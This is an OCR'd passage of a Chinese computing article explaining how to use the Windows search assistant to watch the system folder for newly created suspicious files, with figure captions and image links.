



图5


图1

找”栏选择系统文件夹 WINDOWS（图1），然后需要设置一些搜索选项，具体设置如图2所示，其中的日期一定是系统当天的日期，文件大小最好选择为“不记得”，在文件类型选项中，通过选择可以扩大或减少搜索范围。

设置好以后，我们点击搜索，这样我们就有了一个强大的“系统监控器”，无需下载其它乱七八糟的软件了。效果怎么样呢？我们实验一下：在c:\windows\目录下建立文件1.txt，文件内容随意输入，保存文件（图3）。这时，我们的“搜索助手”已经发现了这一操作，在搜索结果中显示了出来（图4)。当删除1.txt时，“搜索助手”会自动在搜索结果中剔除1.txt（图5)。





图6

“搜索助手”可以实时的对所搜索的文件夹进行搜索，当有符合条件的文件时，就显示到搜索结果中，这样就给我们进行文件夹监控提供了可能。假如我们遇到系统文件夹中有可疑的文件被创建，可以直接在搜索结果中删除，或者选择“保存搜索”结果留待日后研究（图6）。这样再结合其它的安全工具，病毒木马就无处藏身了。当然这种方法同样也适合其它所有文件夹，还有别的什么利用价值就请大家自己研究吧。


运用winhex从文件系统底层铲除顽固木马

